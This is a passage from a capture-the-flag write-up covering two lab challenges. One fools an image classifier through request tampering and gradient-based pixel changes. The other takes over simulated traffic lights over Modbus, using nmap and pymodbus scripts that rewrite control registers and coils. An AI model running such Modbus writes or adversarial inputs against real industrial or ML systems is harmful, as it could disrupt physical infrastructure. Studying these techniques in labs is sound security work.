Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://209.97.132.64:32587/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

p1=0%2C15%2C245%2C254%2C41&p2=14%2C1%2C13%2C198%2C4&p3=14%2C23%2C246%2C105%2C2&p4=1%2C1%2C1%2C1%2C1&p5=5%2C5%2C5%2C5%2C5
```

We can simply try to add another point to this request, allowing us to modify more than 5 points. Since this seemed to work we can try downsampling a picture of an airplane to the same size as the image of the dog (32*32). Modify all of the pixels in the original image to the ones in the airplane picture.

We used https://resizeimage.net/ to downsample the image of the plane. This could also be done in python. We then used the following to create our payload:

```
from PIL import Image
img = Image.open('downsampled_plane.jpg')
pix = img.load()

i = 1
s = ""
for y in range(32):
    for x in range(32):
        s += f"p{i}={x}%2C{y}%2C{pix[x, y][0]}%2C{pix[x,
y][1]}%2C{pix[x, y][2]}&"
        i += 1

print(s)
```

We then get the following string that gives us the flag when the request is modified in burp suite.

```
p1=0%2C0%2C70%2C178%2C250&p2=1%2C0%2C74%2C178%2C251&p3=2%2C0%2C78%2C178%
2C253&p4=3%2C0%2C79%2C180%2C252&p5=4%2C0%2C80%2C181%2C253&p6=5%2C0%2C79%
2C182%2C251&p7=6%2C0%2C82%2C183%2C251&p8=7%2C0%2C87%2C184%2C253&p9=8%2C0
%2C87%2C184%2C252&p10=9%2C0%2C88%2C185%2C253&p11=10%2C0%2C85%2C184%2C252
&p12=11%2C0%2C82%2C183%2C253&p13=12%2C0%2C81%2C182%2C252&p14=13%2C0%2C79
%2C181%2C253&

...

p1019=26%2C31%2C63%2C174%2C246&p1020=27%2C31%2C59%2C173%2C244&p1021=28%2
C31%2C54%2C170%2C243&p1022=29%2C31%2C51%2C169%2C243&p1023=30%2C31%2C47%2
C167%2C243&p1024=31%2C31%2C46%2C166%2C242
```

Result from modifying the request with the points above:

And we get the flag: HTB{0ne_tw0_thr33_p1xel_attack}

What we did during the competition
During the competition we thought that it was actually possible to modify only 5 pixels to make the model classify the image as a vehicle.

Our first approach was to just randomly pick 5 pixels, modify them randomly and then evaluate the result. Repeating this until the result was something other than a dog. This did in some ways work, we managed to get it to classify the image as a horse, but never any vehicle.

Our next approach was to get the gradient of the model. Pick the 5 pixels with the highest values. Modify these in the opposite direction of the gradient until the final image was classified as a vehicle.

Function to get the gradient:

```
import tensorflow as tf
from tensorflow.keras.metrics import categorical_crossentropy
from tensorflow.keras import models, losses

model = SigmaNet()

def get_gradient(im):
  model_wrapper =
models.Model([model._model.inputs],[model._model.output])
  color_processed_img = model.color_process(im)
  img = tf.Variable(tf.convert_to_tensor(color_processed_img))
  y = np.expand_dims(np.array([0,1,0,0,0,0,0,0,0,0]), axis=0)
  with tf.GradientTape() as tape:
      tape.watch(img)
      predictions = model_wrapper(img)
      loss = categorical_crossentropy(y, predictions)

  grads = tape.gradient(loss, img)
```

```
  return grads
```

Moving in the direction of the gradient:

```
im = imageio.imread('dog.png')[:,:,:3]
grads = get_gradient(im)[0]

changed_pixels = 20
top_pix = np.argsort(np.sum(grads**2,
axis=2).flatten())[::-1][:changed_pixels]

y_top = top_pix//32
x_top = top_pix%32

y = y_top
x = x_top

H = 255
for q in range(H):
  grads = get_gradient(im)[0]
  for i in range(changed_pixels):
    for j in range(3):
      if (grads[y[i]][x[i]][j] > 0):
        im[y[i]][x[i]][j] -= 1
      elif (grads[y[i]][x[i]][j] < 0):
        im[y[i]][x[i]][j] += 1
    np.clip(im[y[i]][x[i]], 0, 255)

  preds = model.predict(im)
  if (class_names[np.argmax(preds)] == "automobile"):
    print (y, x)
```

However we never got this to work with less than 20 points. We tried everything (at least everything we could come up with): randomizing the starting points, changing the loss function, picking the initial pixels in other ways, modifying the pixels to the extreme values (0, 0, 0) and (255, 255, 255) etc. But nothing worked. We started to give up…

But that was when we discovered that we could change more than 5 pixels. We used our solution with 20 points and finally got the flag.

```
p1=21%2C14%2C12%2C195%2C167&p2=18%2C14%2C189%2C183%2C158&p3=13%2C18%2C11
7%2C166%2C114&p4=11%2C18%2C107%2C255%2C166&p5=19%2C16%2C226%2C208%2C177&
p6=24%2C15%2C245%2C0%2C111&p7=12%2C20%2C65%2C124%2C49&p8=15%2C19%2C184%2
C128%2C146&p9=17%2C14%2C199%2C177%2C145&p10=24%2C19%2C189%2C192%2C181&p1
1=13%2C20%2C98%2C129%2C176&p12=21%2C16%2C186%2C213%2C139&p13=18%2C17%2C2
40%2C150%2C137&p14=26%2C27%2C202%2C100%2C74&p15=18%2C16%2C236%2C192%2C19
3&p16=17%2C16%2C205%2C203%2C177&p17=15%2C21%2C123%2C167%2C12&p18=28%2C28
%2C63%2C7%2C107&p19=18%2C12%2C248%2C214%2C132&p20=13%2C21%2C10%2C112%2C4
5
```

And we get the same flag: HTB{0ne_tw0_thr33_p1xel_attack}

LightTheWay

This challenge was in the category “Scada” and we were only given an IP-address to begin with.

We started by running nmap against it to see if there were any interesting ports open that we could check out.

```
nmap -p- -o allports 10.129.227.149
Starting Nmap 7.92 ( https://nmap.org ) at 2021-11-20 12:37 CET
Nmap scan report for 10.129.227.149
Host is up (0.026s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
502/tcp open  mbap

Nmap done: 1 IP address (1 host up) scanned in 8.69 seconds
```

We see a couple of interesting ports but 502 is something we have never used before so we did a quick google check and found that 502, mbap, is used for the modbus application protocol. This sounds like the SCADA part but we will wait with this until we have checked out port 80.

We browse to the IP and find a picture of a train and a little map with several junctions and from the problem description we understand that we need to get the train to the end by controlling the traffic lights.

By looking at the network graph in the browser we can also see that the website is continually making requests to an API to get the state of all the traffic lights. There does not seem to be anything we can do on the website so we start investigating the modbus port.

Since none of us had any previous experience with modbus we tried to read up on it and what it is, how it works and what we can do with it. We found some explanations online and we figured out the basics of it which seemed to be that you can connect to some device and read/write different registers of it. We also found an image on se.com that partly explained the different registers.

Coil/Register Numbers	Data Addresses	Type	Table Name
1-9999	0000 to 270E	Read-Write	Discrete Output Coils
10001-19999	0000 to 270E	Read-Only	Discrete Input Contacts
30001-39999	0000 to 270E	Read-Only	Analog Input Registers
40001-49999	0000 to 270E	Read-Write	Analog Output Holding Registers

Now how do we interact with the port in a meaningful way? We searched and found a python package made for interacting with modbus devices and this sounded just like what we needed. From the package documentation (https://pymodbus.readthedocs.io/en/latest/source/library/pymodbus.client.html) we found functions for reading and writing the different registers so we tried reading just about everything to see if there was something interesting in there.

```
from pymodbus.client.sync import ModbusTcpClient
import time

client = ModbusTcpClient('10.129.227.149')

hold_reg = client.read_holding_registers(0,99,unit=1)
print("Holding Register:",''.join([chr(x) for x in
(hold_reg.registers)]))
print(hold_reg.registers)

input_reg = client.read_input_registers(0,99,unit=1)
print("Input Register:",input_reg.registers)

discrete_inputs = client.read_discrete_inputs(0,99,unit=1)
print("Discrete Input:",discrete_inputs.bits)

coils = client.read_coils(0,99,unit=1)
print("Coils:",[int(x) for x in coils.bits])

client.close()
```

The read functions all seemed to take an address, how much you want to read, and a slave-device id. With a little bit of trial and error we seemed to get it to work and managed to read address 0-99 for all registers. None of the registers seemed to hold any information except the holding register which had the contents `auto_mode:true.`

From the problem description we could read that we had to override to manual mode so this was a very interesting find! We instantly tried to write to the register and changed it to `auto_mode:false` by running

```
from pymodbus.client.sync import ModbusTcpClient
import time

client = ModbusTcpClient('10.129.227.149')

res = client.write_registers(0,[ord(x) for x in
"auto_mode:false"],unit=junction)

hold_reg = client.read_holding_registers(0,99,unit=1)
print("Holding Register:",''.join([chr(x) for x in
(hold_reg.registers)]))
print(hold_reg.registers)
```

```
input_reg = client.read_input_registers(0,99,unit=1)
print("Input Register:",input_reg.registers)

discrete_inputs = client.read_discrete_inputs(0,99,unit=1)
print("Discrete Input:",discrete_inputs.bits)

coils = client.read_coils(0,99,unit=1)
print("Coils:",[int(x) for x in coils.bits])

client.close()
```

This did not really seem to do anything on the website so we had to keep looking. From the image from se.com we can see that the only thing that we can write to other than the holding register is the coils. So we tried doing this, we just wrote 1 to address 0-99 to see if anything changed with the traffic lights, but nothing happened. We then tried to write other things to the holding registers such as `EG:1` since that is how the traffic light information is sent in the api calls but this did nothing either.

After a lot of frustration we managed to find that the coils could be read further than 0-99. We tried reading 100, that worked, 200, worked, 1000, worked, 2000, worked, 2001, did not work. Ok so we can read 0-2000 on the coils, lets try writing then. We just write 1 to all addresses and look at what happens on the website and we can see that all the lights for junction 1 turn on! Alright let's try to figure out what address is used for which light then. We write 1 to 0-1000 and 0 to 1001-2000 to try to do some binary search on the address location for the lights. We find that the lights start at address 571 and the next 12 addresses all hold 1 bit for each individual light on the traffic lights. They follow the pattern North, East, South, West with each direction having 3 bits that you can set for each of the colors Green, Yellow, Red. When we set the correct bits we can see that the train starts doing things on the website!

We now change the slave-device id and try it again for the next junction. We can once again find `auto_mode:true` in the holding registers and we set it to false. We repeat the binary search on the coils and find different addresses this time but we set the light and the train keeps moving. We do this for junctions 1,2,4 and 6 and the train can get to the end and we can now see the flag on the website!

The final script looks like this (called solve.py in zip) and we manually searched for the correct addresses each time. You could probably do some automation with requests but since there were only 4 junctions that we needed to change we did not bother.

```
from pymodbus.client.sync import ModbusTcpClient
import time

client = ModbusTcpClient('10.129.227.149')
junction = 6
```

```
res = client.write_registers(0,[ord(x) for x in
"auto_mode:false\x00\x00"],unit=junction)

#res =
client.write_registers(0,[0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0,0],u
nit=1)

for i,j in enumerate("001001001100"):
 client.write_coil(886+i,int(j),unit=junction)

#for i in range(880,890):
# print(i)
# client.write_coil(i,1,unit=junction)
# time.sleep(5)

hold_reg = client.read_holding_registers(0,99,unit=junction)
print("Holding Register:",''.join([chr(x) for x in
(hold_reg.registers)]))
print(hold_reg.registers)

input_reg = client.read_input_registers(0,99,unit=junction)
print("Input Register:",input_reg.registers)

discrete_inputs = client.read_discrete_inputs(0,99,unit=junction)
print("Discrete Input:",discrete_inputs.bits)

coils = client.read_coils(0,100,unit=junction)
print("Coils:",[int(x) for x in coils.bits])


client.close()


#Junction 1 starts at coil 571     we want 001001001100
#Junction 2 starts at coil 1920 we want 100001001001
#Junction 4 starts at coil 1266 we want 001001001100
#Junction 6 starts at coil 886    we want 001001001100
```